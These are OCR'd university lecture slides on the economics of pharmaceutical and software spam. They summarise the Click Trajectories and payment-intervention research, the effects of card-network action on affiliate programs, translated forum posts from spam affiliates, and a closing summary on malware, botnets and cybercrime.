SpamIt	Jun 2007 – Apr 2010	484	535,365	704,169	$92M
RX-Promotion	Oct 2009 – Dec 2010	415	59,769 – 69,446	71,294	$12M

Heavy-tailed revenue



10% of affiliates account for ~80% of total program revenue

Where does the money come from?


Demand

- Purchasers are Western
  - US (75%), US + Europe/Canada/Australia (91%)
- Demand is primarily for ED drugs
  - 75-80% of orders
  - Long tail of drugs for chronic conditions
  - Abuse drugs high revenue (opiates, benzos, stimulants)
- Demand not even vaguely saturated… new customers joining at constant rate

Click Trajectories

- Click Trajectory project
  - Find "bottlenecks" in the spam "value chain" (i.e., what lets them make money)
  - Place where intervention could be most effective
    - **Resources with largest impact on profitability**
    - **Highest switching cost for adversary**
- Measure empirically
  - Resources needed to monetize each piece of spam
  - By playing the role of customer; at scale
    - Three domains: pharma, replica, software

Levchenko, Pitsillidis and an amazing cast of 13 others…
Click Trajectories: End-to-end analysis of the Spam value chain, IEEE S &P, 2011



- Aug 1 -- Oct 31 2010
- 7 URL/Spam feeds + 5 botnet feeds
  - 968M URLs
  - 17M domains
- Crawled domains for 98% of URLs in
  - 1000s of browser instances
  - Large IP address diversity
- **Hundreds of purchases**
  - **Unique card # per order**
  - **Full transaction data**


EXPRESS MAIL
DECLARATION EN DOUANE
MEDICINE


SEALED FOR YOUR PROTECTION
vpxl
#1 Dietary Supplement for Men
100% Natural Dietary Supplement
Contains 60 capsules


20
30
40
50
SUBMARINER
SUPERLATIVE CHRONOMETER
OFFICIALLY CERTIFIED


ENCLOSED
880654
USA
FedEx

600+ orders later…

Result

- Most resources (domains, hosts, botnets, etc)
- E
- F

Highly effective:

Microsoft effectively shuts down counterfeit software sales for > 18mos

Counterfeit pharma cut down (> 50% orgs close)

European banks depart "risky" market (now dominated by China, Azerbaijan, etc)

Qualitative Timeline

11/2011: Microsoft starts merchant complaint actions


11/20/2011: ATTENTION! Dear advertisers, we are having problems with the bank and our accounts were suddenly frozen. We're forced to temporarily stop accepting OEM traffic.

ВНИМАНИЕ! Уважаемые адверты, у нас появились внезапные проблемы с банком и нам заморозили счета. Мы вынуждены временно приостановить приём OEM трафика.

software sellers

2011-11-22 10:16:38: Starting today our bank has stopped working. Due to this, we have made the decision to close our affiliate program for the duration of our search for new processing.

С сегодняшнего дня работа нашего банка приостановлена (подробнее). В связи с этим принято решение о закрытии нашей ПП на время поиска нового процессинга.




1/23/2012 Remark by leading affiliate:

"The sun is setting on the OEM era"

McCoy, Kreibich, Voelker and Savage, *Priceless: the role of Payments in Abuse-advertised Goods*,, CCS 2012.

Life is tough all around…


19.03.2012, 11:56

TrafficDrive
Колёсный пан

Регистрация: 10.05.2010
Сообщений: 493
Бабло: $57210

Сейчас практически у всех партнерок куча деклайнов, канцелов и пендингов, от самих партнерок не сильно зависит имхо, **просматривается общая** печальная картина, ебучая виза палит напалмом ((
По проблемным странам ваще писец, на паре партнерок хорошо если 50% проходит.

"Right now most affiliate programs have a mass of declines, cancels and pendings, and it doesn't depend much on the program imho, there is a general sad picture, fucking Visa is burning us with napalm (for problematic countries, it's totally fucked, on a couple of programs you're lucky if you get 50% through)."

Summary

- Malware detection is complex
  - No foolproof way to tell if software is benign or not
  - Arms race where malware authors innovate to stay undetected
- Botnets are now a staple of e-crime
  - Couple large numbers of compromised machines with central command and control
  - Creates platform economy
- Cybercrime
  - Lots of ways to monetize access to someone's computer (information, access, bandwidth, etc)
  - Click fraud, info stealers, ransomware, ddos, etc…
  - Spam
    - Direct marketing meets botnets -> 100B spam/day
    - Significant profit center for criminals
- Sometimes most effective solutions aren't technical

Quick announcements

- No class next Tuesday

- I still haven't decided the topic for the last class
  If you have ideas send them to me